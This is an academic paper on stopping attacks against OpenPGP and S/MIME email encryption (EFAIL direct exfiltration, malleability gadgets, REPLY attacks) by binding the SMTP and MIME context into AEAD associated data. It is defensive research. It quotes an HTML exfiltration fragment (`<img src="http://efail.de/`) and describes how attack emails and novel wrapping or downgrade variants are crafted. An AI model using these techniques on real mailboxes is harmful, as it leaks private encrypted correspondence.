# Mitigation of Attacks on Email End-to-End Encryption

Jörg Schwenk
Ruhr University Bochum
joerg.schwenk@rub.de

Marcus Brinkmann
Ruhr University Bochum
marcus.brinkmann@rub.de

Damian Poddebniak
Münster University of Applied Sciences
poddebniak@fh-muenster.de

Jens Müller
Ruhr University Bochum
jens.a.mueller@rub.de

Juraj Somorovsky
Paderborn University
juraj.somorovsky@upb.de

Sebastian Schinzel
Münster University of Applied Sciences
schinzel@fh-muenster.de

## ABSTRACT

OpenPGP and S/MIME are two major standards for securing email communication introduced in the early 1990s. Three recent classes of attacks exploit weak cipher modes (*EFAIL Malleability Gadgets*, or *EFAIL-MG*), the flexibility of the MIME email structure (*EFAIL Direct Exfiltration*, or *EFAIL-DE*), and the Reply action of the email client (*REPLY* attacks). Although all three break message confidentiality by using standardized email features, only *EFAIL-MG* has been mitigated in IETF standards with the introduction of *Authenticated Encryption with Associated Data* (*AEAD*) algorithms. So far, no uniform and reliable countermeasures have been adopted by email clients to prevent *EFAIL-DE* and *REPLY* attacks. Instead, email clients implement a variety of different ad-hoc countermeasures which are only partially effective, cause interoperability problems, and fragment the secure email ecosystem.

We present the first generic countermeasure against both *REPLY* and *EFAIL-DE* attacks by checking the *decryption context* including SMTP headers and MIME structure during decryption. The decryption context is encoded into a string *DC* and used as *Associated Data (AD)* in the AEAD encryption. Thus the proposed solution seamlessly extends the *EFAIL-MG* countermeasures. The decryption context changes whenever an attacker alters the email source code in a critical way, for example, if the attacker changes the MIME structure or adds a new `Reply-To` header. The proposed solution does not cause any interoperability problems and legacy emails can still be decrypted. We evaluate our approach by implementing the decryption contexts in Thunderbird/Enigmail and by verifying their correct functionality after the email has been transported over all major email providers, including Gmail and iCloud Mail.

## CCS CONCEPTS

• **Information systems** → **Email**; • **Security and privacy** → *Symmetric cryptography and hash functions.*

## KEYWORDS

OpenPGP; S/MIME; EFAIL; AEAD; decryption contexts


*CCS '20, November 9–13, 2020, Virtual Event, USA*

ACM ISBN 978-1-4503-7089-9/20/11…$15.00
https://doi.org/10.1145/3372297.3417878

**ACM Reference Format:**
Jörg Schwenk, Marcus Brinkmann, Damian Poddebniak, Jens Müller, Juraj Somorovsky, and Sebastian Schinzel. 2020. Mitigation of Attacks on Email End-to-End Encryption. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS '20), November 9–13, 2020, Virtual Event, USA*. ACM, New York, NY, USA, 18 pages. https://doi.org/10.1145/3372297.3417878

## 1 INTRODUCTION

For end-to-end encryption of emails, either S/MIME (Secure/Multipurpose Internet Mail Extensions) [35] or OpenPGP (Pretty Good Privacy) [7] can be used. S/MIME is commonly used in corporations and governments, and relies on a public key infrastructure (PKI). OpenPGP is used by the technical community and recommended to people working in high-risk environments [44]. Both standards are designed to protect against powerful attackers who are able to gain possession of encrypted email messages.

**Email contexts.** In general, every email has two contexts: the MIME context and the SMTP context (Figure 1). The MIME context determines the rendering of the email content, including the parsers for HTML, CSS or URL invocation. The SMTP context determines the communication pattern (i.e., sender and recipients), SMTP-related actions (especially Reply and Reply-All), and also some rendering (e.g., address display names, date, and subject).

### 1.1 Attacks on Email Encryption

We are interested in three main attack classes, which threaten the confidentiality of encrypted emails:

- *EFAIL-MG* attacks [33], exploiting the malleability of block cipher encryption modes used in email standards.
- *EFAIL-DE* attacks [33], exploiting standard MIME processing.
- *REPLY* attacks [22, 31], exploiting standard email actions.

Countermeasures against these attacks are summarized in Table 1, both for standardization and applications.

***EFAIL-MG.*** In 2018, Poddebniak et al. [33] introduced a new known plaintext attack technique called *malleability gadgets*. Whenever a malleable encryption mode is used (like CBC mode in S/MIME and CFB mode in OpenPGP), an attacker can transform a single block of *known plaintext* into *many chosen plaintext* blocks. These plaintext fragments are chosen to include HTML code and are arranged in a way such that the unknown plaintext is exfiltrated via benign HTML features such as image loads (*exfiltration channels*).

*EFAIL-MG* attacks can easily be mitigated through the introduction of *AEAD* encryption, which guarantees *integrity of ciphertext* (INT-CTXT) [4]. Any modification of the ciphertext will then result




**Figure 1: Example of an email context, consisting of the SMTP context (white background) and the MIME context (grey background). Alice sends an email to Bob and Carol, and only these three mail user agents can decrypt the enveloped-data MIME element. Replies will be sent to Alice.**

in a decryption failure. Any sender can enforce this mitigation by choosing an *AEAD* cipher mode, while legacy emails can still be decrypted. Recent versions of S/MIME and OpenPGP standards introduce new *AEAD* ciphers [4, 25, 41].

***EFAIL-DE.*** The *EFAIL-DE* attacks [33] exploit the fact that the MIME standard specifies operations on MIME elements (including decryption) that preserve the structure of the MIME tree. Thus many S/MIME and OpenPGP implementations silently decrypt ciphertexts independently of their position in the email. When an attacker prepends a MIME element containing the HTML fragment `<img src="http://efail.de/` to the element with the original ciphertext, a vulnerable email client will decrypt the ciphertext and concatenate the resulting plaintext to the `src` attribute. Requesting the image will leak the plaintext to the attacker-specified domain.

*EFAIL-DE* attacks change the *MIME context* of an encrypted email. Deployed mitigations for *EFAIL-DE* include displaying warnings to the user, filtering “dangerous” HTML elements, changing MIME processing or restricting decryption to a single MIME configuration (Subsection 2.4). The sender of an encrypted email cannot enforce confidentiality even using an email client with strong *EFAIL-DE* mitigation, since the sender has no control over the receiving client. Some of the deployed mitigations may prevent legacy emails from being decrypted, and may cause interoperability problems which can seriously degrade usability of the email encryption standard.

***REPLY* attacks.** In 2000, Katz and Schneier presented their chosen-ciphertext attack on email encryption standards [22]. On a very high level, the attack works as follows. The attacker takes an eavesdropped ciphertext, obfuscates it, places it into a new email, and sends it to the original message receiver. The receiver is able to decrypt the altered email since the ciphertext is not bound to the message sender. The receiver answers to the attacker, citing the plaintext of the decrypted message in the reply. Müller et al. showed in 2019 that similar attacks are still possible by hiding the original ciphertext as one part of a more complex MIME structure [31] (see Figure 9). We call these *REPLY* attacks, because the attacker always needs to trick the user into manually replying to the email.

*REPLY* attacks alter the *SMTP context* such that a reply is sent to the attacker instead of the original sender of the ciphertext, and, optionally, a suggestive subject is shown. Currently, no mitigations are deployed against this type of attack on the SMTP context.

**Table 1: Attacks on email end-to-end encryption and countermeasures. Countermeasures may be enforced by the *sender* or by the *recipient* of an email. Recipient-enforced countermeasures may lead to problems with interoperability and legacy emails.**

| | *EFAIL-MG* | *EFAIL-DE* | *REPLY* |
|---|---|---|---|
| **S/MIME 4.0 (RFC 8551)** | AES-256 GCM ChaCha20-Poly1305 *(sender)* | web origin separation *(recipient)* | none |
| **S/MIME Applications** | none | inconsistent *(recipient)* | inconsistent *(recipient)* |
| **OpenPGP (RFC4880bis-08)** | EAX, OCB *(sender)* | none | none |
| **OpenPGP Applications** | MDC (Modification Detection Code) *(recipient)* | inconsistent *(recipient)* | inconsistent *(recipient)* |

**Research question 1:** *Is it possible to define countermeasures against all three attack classes (EFAIL-MG, EFAIL-DE and REPLY), based on a single cryptographic mechanism?*

## 1.2 Context-Unaware Decryption

The main reason behind the success of the *REPLY* and *EFAIL-DE* attacks is that *email decryption is context-unaware*; a recipient can decrypt a ciphertext in any SMTP or MIME context. Since the attacker has full control over the complete email structure, the attacker can change the SMTP and MIME contexts (e.g., by adding new recipients or HTML tags) to create exfiltration channels.

While *REPLY* and *EFAIL-DE* attacks exploit the flexibility of the email structure, email is *encrypted* in a fixed context (see Figure 1):

- SMTP: The sender’s address is fixed and the set of recipients is determined by the sender.
- MIME: The MIME structure is fixed by the email client of the sender; either the whole MIME tree is encrypted, or Encrypt-then-Sign is used.

Email-related actions like Forward and Reply, which typically change the SMTP and MIME contexts, are not directly applicable to the ciphertext of an encrypted email. If an encrypted email is forwarded to a new recipient, it must first be decrypted and then re-encrypted with a new key. Similarly, if a recipient replies to an encrypted email, it must be decrypted, inserted as a quote into the new email body, and then the whole new body must be re-encrypted with a new key. We conclude that there is no need to allow decryption of an email in a different SMTP/MIME context than that determined by the original sender.

**Research question 2:** *Is it possible to develop a countermeasure by fixating the MIME and the SMTP context – the decryption context – that is practically applicable in current email applications?*

## 1.3 Recipient-Enforced Countermeasures

Table 1 summarizes countermeasures to protect against the three attack classes; standardization favors mitigation approaches that can be enforced by the *sender* of a message, while software developers implement solutions that protect the *recipient* of a message.

Recipient-enforced countermeasures violate an important standardization rule known as Postel's law: *Be conservative with what you send and liberal with what you receive* [34]. Current mitigation approaches turn this rule upside down; each email client processes outgoing emails differently, but treats incoming messages very restrictively. For example, the secure but restrictive *EFAIL-DE* mitigations implemented in Thunderbird cause many false positives, both for emails sent by others (e.g., Gmail) and for legacy emails.

**Research question 3:** *Is it possible to define sender-enforced countermeasures against EFAIL-DE and REPLY attacks, similar to the AEAD mechanisms standardized against EFAIL-MG?*

## 1.4 Decryption Contexts

**Basic idea.** The *EFAIL-DE* and *REPLY* attacks work by altering the SMTP and MIME contexts, which are not integrity protected. So we utilize AEAD (see Subsection 2.1) at time of sending to include this critical information in the ciphertext computation. This allows clients to authenticate before decryption whether the relevant headers and MIME structure of the received mail have been tampered with. In case they do find tampering, decryption can be prevented entirely, thereby disabling these attack classes. Following this basic idea, we answer all three research questions in the affirmative.

- R1 The only cryptographic mechanism needed to prevent all three attack classes is AEAD.
- R2 We use a normalized description *DC* of the SMTP and MIME contexts of each email as *associated data* in the AEAD encryption, thus making sure that any change in one of these contexts results in a decryption failure.
- R3 Instead of hard-coding AEAD decryption contexts into decryption routines (which would be a recipient-enforced countermeasure), we indicate the presence and the contents of additional data for AEAD decryption by a new RFC 822 email header. Thus security can be enforced by the *sender*.

This solution has the advantage that many standards and cryptographic libraries already support AEAD cipher modes [25, 41]. It is much more flexible and secure than currently deployed mitigations and has the following additional benefits:

- **Flexibility.** Each sender may trade off security and false positive rate. For example, a whistleblower may opt for high security and risk of false positives, while compliance-based use of S/MIME may opt for medium security and a near zero false positive rate.
- **Backwards compatibility.** New messages will be protected by an extra security layer, while legacy emails can still be decrypted.
- **No reduction in functionality.** We do not need to restrict features of email clients – MIME, HTML and CSS may still be used.

The definition of a suitable decryption context *DC* for emails is not trivial: We must construct *DC* in such a way that the false positive rate, i.e. the case that a legitimate recipient cannot decrypt the message, is low, while mitigating *all* known attack classes.

## 1.5 Evaluation

To evaluate our approach, we implemented decryption contexts in Enigmail, the widely used OpenPGP plugin for Thunderbird. We tested our implementation against a set of attacks published in [31, 33] and confirmed that the countermeasure is effective.

To evaluate the false positive rate, we exchanged emails over eleven SMTP servers operated by different email providers and compared the decryption contexts of the sent and received emails. Only one of these eleven email service providers, Outlook.com, caused false positives by significantly changing the decryption context (cf. Table 4). This was to be expected because the underlying SMTP server, MS Exchange, is notorious for rewriting email source code, and also causes false positives in classical OpenPGP decryption.

We also evaluated the requirements for an effective DC policy by reverse-engineering the behavior of Reply and Reply-All actions in seven popular email clients.

## 1.6 Applicability

Decryption contexts protect the end-to-end encryption layer of email, so support must be integrated in the mail user agents (MUAs). Support for AEAD is included in the current version 4.0 of S/MIME (RFC 8551), but we are unaware about the vendors timeline on implementing this. For OpenPGP, we are unaware when RFC 4880bis will be finalized, but here our proposal could also be implemented with the existing Modification Detection Codes (MDC); the client could use DC as additional input to the MDC calculation.

## 1.7 Contributions

- We give an overview on EFAIL mitigation approaches, and present novel *REPLY* attack variants (see Section 2 and Subsection 2.6).
- We propose a general methodology to prevent *EFAIL-DE* and *REPLY* attacks by constructing a decryption context *DC* from the source code of the email and using it as associated data in an AEAD scheme (Section 3).
- We provide a robust decryption context policy to mitigate all attacks described in [31, 33]. Our solution does not weaken the usability of PGP and S/MIME [39, 45].
- We implement our solution as a patch for the popular Enigmail OpenPGP plugin (Section 6).
- We give a comprehensive security evaluation and evaluate the false positive rate of the proposed solution by systematically checking modifications of emails in transit by various popular SMTP gateways (Section 8).

**Artifact availability.** We published our implementation under an Open Source license and included all emails used in the evaluation.[1]

# 2 BACKGROUND AND MOTIVATION

## 2.1 Authenticated Encryption with Associated Data (AEAD)

Encryption protects the confidentiality of a message, not its integrity. Thus an attacker may be able to change the plaintext of a message by manipulating the ciphertext. If this is possible, we say that the encryption algorithm is *malleable*.

[1] https://github.com/RUB-NDS/Mitigation-of-Attacks-on-Email-E2E-Encryption

To prevent malleability, encryption can be combined with a keyed cryptographic checksum called *message authentication code* (MAC) computed on the ciphertext. This checksum can be computed either on the plaintext or on the ciphertext of a message, and thus either protects the *integrity of the plaintext* (INT-PTXT) or the *integrity of the ciphertext* (INT-CTXT). When tightly integrated, this combination is called *authenticated encryption.* Its different variants are discussed in [4]. Since INT-CTXT implies INT-PTXT, modern authenticated encryption schemes typically compute the MAC over the ciphertext $c$.

Since a MAC can be computed over any byte sequence, it can also be computed over $c$ and some *associated data* $d$: $mac \leftarrow MAC(k, c, d)$. In this case, we speak of *Authenticated Encryption with Associated Data (AEAD)* [38]. We denote AEAD encryption as $c' \leftarrow AEAD.Enc(k, n, m, d)$, where $k$ is a symmetric key, $n$ is a public nonce, $m$ is the message to be encrypted, and $d$ is the associated data to be integrity protected along with the ciphertext. The ciphertext $c' = c \,||\, mac$ now consists of the encrypted plaintext plus a MAC. When decrypting, the same associated data must be provided as input: $m' \leftarrow AEAD.Dec(k, n, c', d)$. Critically, AEAD decryption returns either the unchanged original plaintext $m' = m$ or an error symbol $m' = \perp$ (in case the ciphertext is altered or the associated data does not match that used for encryption).

## 2.2 End-to-End Email Encryption

Historically, emails are text-based messages conforming to the Internet Message Format (IMF) [37] sent via the submission protocol SMTP. The *Multipurpose Internet Mail Extension* (MIME) [13] adds support for more data types and attachments to the IMF. For example, a single MIME email can contain HTML documents, style sheets, embedded images and arbitrary attached files.

S/MIME and OpenPGP are the two major standards to encrypt and digitally sign emails to achieve end-to-end email security. Due to their different approaches to establish trust, they co-exist for almost three decades now. The Secure/Multipurpose Internet Mail Extension (S/MIME) [35] is an extension to MIME describing how to send and receive secured MIME data. S/MIME relies on the *Cryptographic Message Syntax* (CMS) to digitally sign, authenticate, or encrypt arbitrary messages [18]. It is commonly used in corporate and government environments, in part due to its ability to integrate into an existing PKI. OpenPGP [7] is traditionally based on the *Web of Trust*, a self-organized network of cross-certifications that anyone can join. It is used by privacy advocates and activists distrusting centralized authorities. OpenPGP can be used standalone and copied as text into emails (PGP/Inline) or integrated into MIME structures (as specified by PGP/MIME [12]). Either email encryption standard provides seamless integration into MIME (see Appendix A). Thus, when composing signed or encrypted messages, an email client includes secured parts into standard MIME structures. For example, in the case of signed messages MIME provides the `multipart/signed` type, which dictates exactly two sub-parts: a plaintext leaf and a signature leaf. Furthermore, any MIME part is also expected to work when included in a composition, such as a list of unrelated MIME parts (`multipart/mixed`) or as one element of multiple alternatives (`multipart/alternative`). A client on the receiving side is expected to parse *any* composition of MIME parts and to replace every encrypted part with its plaintext variant, such that the MIME structure is preserved. Preserving (parts of) the MIME structure is inherently required for signatures, but may lead to hard-to-predict behavior when used with encrypted parts.

## 2.3 EFAIL Malleability Gadgets

The name *malleability gadget attacks* in the EFAIL paper [33] refers to the *malleability* of the CBC (Cipher Block Chaining) and CFB (Cipher Feedback) encryption modes, which was the root cause for the success of these attacks. Malleability means that some changes to the ciphertext lead to predictable changes in the plaintext. For example, in the case of CBC and CFB, bits can be flipped individually. The term *gadget* emphasizes that a single known-plaintext block is reused to create many chosen-plaintext blocks. In email encryption, known plaintext blocks can easily be determined since the first ciphertext blocks contain the MIME type of the encrypted content. That block can be reused to create arbitrary chosen plaintext blocks at the cost of introducing pseudorandom plaintext blocks alternating with the chosen plaintext. An attacker needs to account for that by creating an HTML payload such that the pseudorandom blocks are commented out. Figure 7 in appendix B.1 has more details.

**Mitigations.** As a response to *EFAIL-MG*, S/MIME 4.0 specified the AEAD algorithms AES-256 GCM and ChaCha20-Poly1305 [41], and the draft of the new OpenPGP standard [25] contains EAX- and OCB-based AEAD cipher modes. These modes are not malleable, and thus, once they are implemented, malleability gadget attacks will be prevented. Security against *EFAIL-MG* is enforced by the *sender* since the sender's mail client chooses the encryption mode.

It is noteworthy that the existing OpenPGP standard [7] already attempts to fix the malleability of the CFB mode by adding a *Modification Detection Code* (MDC) at the end of the plaintext. However, use of an MDC is optional and MDC errors do not prevent output of the decrypted plaintext, so many applications failed to verify the MDC before EFAIL [33]. Today, security against *EFAIL-MG* may only be enforced by the recipient by activating the MDC check.

Please note that digital signatures, which are implemented in both S/MIME and OpenPGP, do *not* protect against *EFAIL-MG* since they may easily be removed by the adversary, in both the encrypt-then-sign and the sign-then-encrypt variants [33].

## 2.4 EFAIL Direct Exfiltration

The *EFAIL-DE* attack encloses S/MIME and OpenPGP ciphertexts between sibling MIME elements that invoke a parser with exfiltration channels, for example, an HTML parser. To do so, the attacker crafts a malicious multipart-email that contains the obtained ciphertext. See Figure 8 in appendix B.2 for more information.

**Mitigations.** We now summarize various mitigations applied by standards and email client vendors to counter *EFAIL-DE* attacks.

*RFC 8551.* S/MIME 4.0 mandates to assign different web origins [2] to encrypted MIME parts. It does not explain how this should prevent *EFAIL-DE*.

*Apple Mail.* The initial *EFAIL-DE* mitigation strategy in macOS and iOS Mail was to not automatically load remote content such as external images for encrypted emails. Note that this mitigation was only applied to S/MIME, because OpenPGP is implemented by a third-party (GPG Suite). This reduced the DE attacks from [33] to attacks with user interaction. In Dec. 2018, Apple Mail's behaviour changed to show a warning for partially encrypted emails. If the user accepts this warning, all attacks are still possible (May 2020).

*GPG Suite.* As a reaction to *EFAIL-DE*, GPG Suite (the OpenPGP plugin for Apple Mail) isolated encrypted message parts from the other parts by putting them into a sandboxed HTML iframe. Furthermore, remote content was blocked for encrypted messages. Note that GPG Suite also enforced this behaviour for S/MIME, therefore basically patching Apple's S/MIME implementation.

*Thunderbird.* Sanitizing unclosed quotes of HTML attributes was the first *EFAIL-DE* mitigation deployed by Thunderbird to prevent plaintext exfiltration (cf. Figure 8 in the appendix). Böck found a bypass using a form element to wrap and exfiltrate the plaintext [5]. A further fix was to close all HTML tags for each MIME part. This fix could be bypassed by using the `<plaintext>` tag which prevents closing tags to be interpreted as HTML. Eventually, support for partially encrypted emails was dropped in June 2018 (i.e., only a ciphertext located in the root MIME element is decrypted). This countermeasure mitigated *EFAIL-DE* attacks, but broke support for *multipart/signed* emails – encrypted messages with a detached signature. These emails are generated by Gmail's S/MIME implementation by default. Thus, emails encrypted from Gmail can not be decrypted anymore in Thunderbird (May 2020). Note that this fix only applies to S/MIME emails since Thunderbird uses a third-party plugin (Enigmail) to handle PGP messages.

*Enigmail.* To counter HTML-based *EFAIL-DE* attacks, a rigorous countermeasure was implemented; messages were only decrypted if the whole email was encrypted. In August 2018, this behaviour was softened by enforcing every encrypted part to be opened in a separate window or tab.

*Summary.* Countermeasures are *recipient-enforced* and inconsistent between different S/MIME or OpenPGP implementations, which indicates that the underlying problem is not well understood. We observed the following mitigations against direct exfiltration attacks in the tested email clients: (1) Blocking external resources such as remote images in encrypted emails. (2) Disabling HTML for encrypted emails or converting it to plain text. (3) Isolating the content between MIME parts by adding quotes, closing tags or iframes. (4) Displaying a warning to the user before opening the email. (5) Refusing to decrypt partially encrypted emails at all.

### 2.5 Reply Attacks

*REPLY* attacks as described in [17, 22, 31] use an exfiltration channel inherent to email. The attacker inserts an encrypted message in a specially crafted email such that the MIME context hides the original plaintext. Also, the attacker sets an SMTP context (such as `From`, `To`, `Subject`, etc.) that causes the plaintext to be exfiltrated to the attacker on any Reply or Reply-All action. See Figure 9 in appendix B.3 for more information.

**Mitigations.** We are not aware of any countermeasures to basic *REPLY* attacks which only modify the SMTP context of the original message. For *REPLY* attacks that also change the MIME context, we observed the following *recipient-enforced* and inconsistent mitigations: (1) Only include the first part in the reply in case of multipart messages with encrypted parts. (2) Display a warning to the user when replying. (3) Refuse to decrypt partially encrypted emails.

### 2.6 Novel Attack Variants

**Multipart/alternative S/MIME wrapping.** While Thunderbird does not decrypt S/MIME encrypted leaves wrapped in *multipart/mixed* emails anymore, we found that leaves are still decrypted in case of *multipart/alternative* (see [14]). This only allows an attacker to wrap the original message with *text/plain* parts (Figure 10), unless they are also encrypted. In that case, *text/html* is also accepted, and the attacker can hide the original plaintext with CSS. To encrypt, the attacker needs access to the S/MIME certificate of the victim, which is usually public. If the user replies to a single benign-looking email, as depicted in appendix C.1, hundreds of encrypted emails can be leaked at once. CVE-2019-11739 – fixed in Thunderbird 68.1 – has been assigned for this vulnerability.

**PGP/MIME to PGP/Inline downgrade attacks.** As a countermeasure to *EFAIL-DE* and *REPLY* attacks, Enigmail opens each PGP/MIME encrypted part of a multipart email in a separate window, therefore enforcing content isolation. However, we found that this countermeasure is not implemented correctly for PGP/Inline emails wrapped into a multipart message. Note that every PGP/MIME email can be downgraded to a traditional PGP/Inline message. This allows to create messages where only the attacker's benign-looking text is shown, while the plaintext may be leaked on reply. An example is given in appendix C.2. CVE-2019-14664 (fixed in Enigmail 2.0.11) has been assigned for this vulnerability.

## 3 EMAIL CONTEXTS

In this section we discuss how the SMTP and MIME contexts of plaintext and ciphertext messages may change.

### 3.1 SMTP and MIME Contexts

Each piece of information in an email has two contexts:

- The *MIME context* determines if and how the information is displayed and which parser is invoked. The MIME context consists of the MIME type and the position of the element in the MIME tree, as well as the MIME types of its predecessors.
- The *SMTP context* defines from which source the information is sent to which destinations, and the destination for any Reply actions. It consists of a well-defined subset of RFC 822 headers that are relevant to displaying and interacting with the email.

MIME and SMTP context together form the *email context* of a MIME element. Figure 1 illustrates an example of such an email context. When the email is sent by Alice, the `To` and `Cc` headers determine the endpoints of this push communication. Since there are no `Reply-to` or `Sender` headers present, the `From` header determines where replies should be pushed to. `Date` and `Subject` belong to the SMTP context since they are displayed. The MIME context is simple; the whole MIME tree is encrypted, so the encrypted element is the root (and the only leave) of the new MIME tree.

**Legitimate changes of SMTP and MIME context.** In general, both the SMTP and the MIME contexts of the information may change during email communication. For example, when an email is forwarded, a new set of `To`, `Cc` and `From` headers is created and the original information may be wrapped into a new MIME element. Similarly, the context changes if a recipient replies to an email.

**Email contexts for encrypted MIME elements.** We note that for encrypted MIME elements, forwarding the original encrypted element does not make any sense, since the new recipient most likely will not have a valid decryption key. Instead, each forwarded MIME element must be decrypted first before including it into the forwarding draft. This email, including any additional content, is then re-encrypted to the new set of recipients. For reply, the original text is decrypted and quoted in the draft response to allow for inline comments. Thus, any legitimate action on encrypted emails does not change the SMTP or the MIME context of the original ciphertext element, but rather creates an entirely new ciphertext and corresponding email context. *Any change in the email context of the original ciphertext therefore hints to an attack.*

## 3.2 Attacks Changing the Email Context

In Figure 2 (a), the MIME context of the original email from Figure 1 has been changed to implement an *EFAIL-DE* attack: The encrypted MIME element of PGP/MIME type `multipart/encrypted`, which was the root MIME element in Figure 1, is now one of the leaves in the MIME tree in Figure 2 (a). If HTML exfiltration channels exist, this attack will work even if the SMTP context remains unchanged. In Figure 2 (c), a simple *REPLY* attack on email encryption is shown, which only alters the SMTP context. In this attack, the adversary intercepts the email from Figure 1 and changes the `From` email address to their own. This address is displayed in all MUAs, but the adversary may mask this by using a suitable alias. If the victim simply answers to this email, the cleartext will be leaked to the adversary. Figure 2 (b) displays a typical example for an attack from [31]: Both the SMTP and the MIME contexts are altered to redirect replies and to hide the plaintext when the victim reads the email.

# 4 DECRYPTION CONTEXTS

We have seen in the previous section that *EFAIL-DE* and *REPLY* attacks induce changes to the SMTP context of an encrypted MIME element, to its MIME context, or both. We also know that *EFAIL-MG* attacks will be mitigated, in novel or upcoming versions of both S/MIME and OpenPGP, by the introduction of AEAD encryption.

Our basic idea is as follows: We generate a representation of the SMTP and MIME contexts which is (a) invariant under standard email operations (low false positive rate) and (b) changed by all *EFAIL-DE* and *REPLY* attacks (high true positive rate). We call this representation the *decryption context DC* of the encrypted MIME element, and use *DC* as associated data in the AEAD encryption. Thus if an *EFAIL-DE* or *REPLY* attack occurs, *DC* will be altered, the AEAD decryption will return an error, and the email client can no longer be used as a decryption oracle.

## 4.1 Canonicalization of RFC 822 Headers

We represent the SMTP and the MIME contexts by selections of RFC 822 email headers: the `Content-Type` headers to protect the MIME contexts, and all headers which contain email addresses to protect the SMTP context. These RFC 822 headers may be altered slightly during SMTP transport. Line breaks may be inserted into long header lines, whitespaces may be added or removed, and upper case letters may be substituted by lower case letters. Without canonicalization, any such minor change would change the decryption context and decryption would fail. To reduce this false positive rate, we borrow the idea of header canonicalization from the DKIM standard [9], and apply the *relaxed* canonicalization algorithm described in [9, Section 3.4.2] to each header before including it in the decryption context.

## 4.2 Defining Decryption Contexts

In this section, we specify precisely what the SMTP and MIME contexts are, and how to use them to compute the decryption context as a single byte-string *DC*. To allow the sender to set the desired security level, we allow for some flexibility in the form of a decryption context policy $\mathcal{P}$ from which the decryption context is derived. For a specific example of our syntax (which is inspired by DKIM [9]), see Figure 3 and Figure 4.

Definition 1. *An SMTP policy $\mathcal{P}_{\mathrm{SMTP}}$ is a list of RFC 822 header names $(h_1, h_2, \ldots, h_n)$, in lowercase notation. It is serialized by joining all elements with the separator* `":"` *and prepending* `"h="`.

Definition 2. *The SMTP context $DC_{\mathrm{SMTP}}$ of an encrypted MIME part $M$ with respect to policy $\mathcal{P}_{\mathrm{SMTP}}$ is a list of contexts for each header name from $\mathcal{P}_{\mathrm{SMTP}}$. Each context for a header name is the list of values for that header in the email containing $M$, preserving the original order. When serializing this list of lists, no separators are used. Instead, (*header || `":"`*) is prepended and* `"\r\n"` *appended to each element in the context for any header name, and all resulting strings are concatenated in list order.*

This definition is very permissive and allows for insecure policies which may not mitigate *REPLY*. In Section 5 we therefore conducted an evaluation of headers which potentially determine the reply target in actual email clients. This evaluation is the basis to define a single policy $\mathcal{P}_{\mathrm{SMTP}}^{\mathrm{strong}}$ in Subsection 7.2 which is applicable to all emails, and this policy will be the basis for our security proof.

Definition 3. *A MIME policy $\mathcal{P}_{\mathrm{MIME}}$ is list of keywords. It is serialized by joining all elements with the separator* `":"` *and prepending* `"m="`. *Currently, only the single keyword* `"mimepath"` *is defined.*

Definition 4. *The MIME context $DC_{\mathrm{MIME}}$ of an encrypted MIME element $M$ with respect to a policy $\mathcal{P}_{\mathrm{MIME}}$ is a list of contexts for each keyword from $\mathcal{P}_{\mathrm{MIME}}$. Each context for a keyword is a list of printable US-ASCII strings not containing the characters* `"\r"` *(carriage return),* `"\n"` *(newline) or* `":"`. *When serializing this list of lists, no separators are used. Instead, (*`":"` || keyword || `":"`*) is prepended and* `"\r\n"` *appended to each element in the context for any keyword, and all resulting strings are concatenated in list order.*

*The MIME context for* `"mimepath"` *is the list of canonicalized* `Content-Type` *headers, with the* `boundary` *parameter removed, from the root of the MIME tree down to the encrypted MIME element $M$.*

We have to drop the `boundary` parameter from the `Content-Type` header, because some email services rewrite the boundary identifier (see Section 8). Note that the leading `":"` in the definition distinguishes all MIME context components of *DC* from all SMTP context components.

Again, this definition is very permissive, since it allows insecure sequences like `(multipart/mixed,multipart/encrypted)` from Figure 2. However, it is up to the sender to decide which level of




**Figure 2: Changes of email context of Figure 1 for different attack classes. (a) *EFAIL-DE* ([33], MIME context), (b) *REPLY* ([31], SMTP and MIME context), (c) *REPLY* ([22], SMTP context only)**

security an email needs. Security against *EFAIL-DE* attacks can only be shown for mime elements $M^{\text{strong}}$ with special values of $DC_{\text{MIME}}$, which will be defined in Subsection 7.2.

Definition 5. *The DC policy $\mathcal{P}$ is the tuple*

$$\mathcal{P} := (\mathcal{P}_{\text{SMTP}}, \mathcal{P}_{\text{MIME}}).$$

*It is serialized by joining the serialization of its components with the separator* ";".

Definition 6. *The decryption context DC of an email is the 3-tuple*

$$DC := (DC_{\text{SMTP}}, DC_{\text{MIME}}, \mathcal{P}).$$

*It is serialized by the concatenation of the serialization of its components without any (additional) separators: $DC_{\text{SMTP}} \,||\, DC_{\text{MIME}} \,||\, \mathcal{P}$.*

## 4.3 Decryption Contexts in AEAD

We use the decryption context $DC$ as associated data in the AEAD schemes which are implemented to mitigate EFAIL malleability gadget attacks (cf. Subsection 2.3). Thus we unify the different mitigation approaches, without additional overhead in the cryptographic core implementation. From the properties of an AEAD scheme [38] it is clear that if the email and MIME element $M$ was modified by the adversary to $M^*$ in such a way that the new decryption context $DC^*$ is different from $DC$ ($DC \neq DC^*$), then *AEAD.Dec* returns a decryption error and the attack fails since no plaintext is returned.

